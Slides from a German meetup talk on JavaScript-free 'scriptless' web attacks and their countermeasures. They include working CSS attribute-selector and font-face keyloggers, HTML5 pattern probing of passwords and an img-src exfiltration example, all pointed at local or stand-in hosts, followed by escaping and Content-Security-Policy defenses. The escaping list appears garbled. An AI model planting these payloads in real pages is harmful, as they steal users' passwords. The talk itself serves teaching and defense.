# SCRIPTLESS ATTACKS

Meetup 16.05.2018 - Sergej Michel

# WAS SIND SCRIPTLESS ATTACKS?


http://constraints.co/img/card/wd1-29.gif

# WAS SIND SCRIPTLESS ATTACKS?

- Mario Heiderich mit Jahr 2012 - Uni Bochum
- Angriffe kommen ohne JavaScript aus
- NOScript Bypass
- CSP Bypass
- WAF Bypass
- XSS Filter Bypass

# CSS KEYLOGGER

```
input[type="password"][value$="a"] {
  background-image: url("http://localhost:3000/a");
}
```

```
end: [attribute$="value"]
begin: [attribute^="value"]
contains: [attribute*="value"]
```

•••••

# CSS FONT KEYLOOGER

```
<html>
<header>

<style type="text/css">
@font-face {font-family: x; src: url(http://127.0.0.1:4000/log?a), local(Impact); unicode-range: U+61;}
@font-face {font-family: x; src: url(http://127.0.0.1:4000/log?b), local(Impact); unicode-range: U+62;}
@font-face {font-family: x; src: url(http://127.0.0.1:4000/log?c), local(Impact); unicode-range: U+63;}
@font-face {font-family: x; src: url(http://127.0.0.1:4000/log?d), local(Impact); unicode-range: U+64;}
input {font-family: x, 'Bitstream Vera',sans-serif;}
</style>
</header>
<body>
<input value="a" />

</body>
</html>
```

# HTML5 REGEX

```
<!-- exfiltrieren -->

input:invalid {
        background-image: url("http://localhost:3000/invalid^....$");
}

...

<!-- Passwort mit dem HTML5 Pattern Attribut auslesen -->

<input type="password" value="" pattern="^....$" />
```

# EINFACHE HTML ELEMENTE MIT SRC ATTRIBUT

```
<!-- Beispiel efail -->
<img src="myserver.com/data" >
```

| Elements | Attribute |
|---|---|
| <audio> | src |
| <embed> | src |
| <iframe> | src |
| <img> | src |
| <input> | src |
| <script> | src |
| <source> | src |
| <track> | src |
| <video> | src |

# GEGENMASSNAHMEN?

```
Convert & to &
Convert < to <
Convert > to >
Convert " to "
Convert ' to '
Convert / to /
```

# GEGENMASSNAHMEN?

## Content-Security-Policy


```
Content-Security-Policy: style-src 'self'
Content-Security-Policy: style-src https://store.example.com
Content-Security-Policy: default-src 'self'
```

# GEGENMASSNAHMEN?

NoScript?

# ZUSAMMENFASSUNG

# FRAGEN?




https://static.boredpanda.com/blog/wp-content/uploads/2015/12/tough-questions-funny-if-dog-wear-pants-fb.png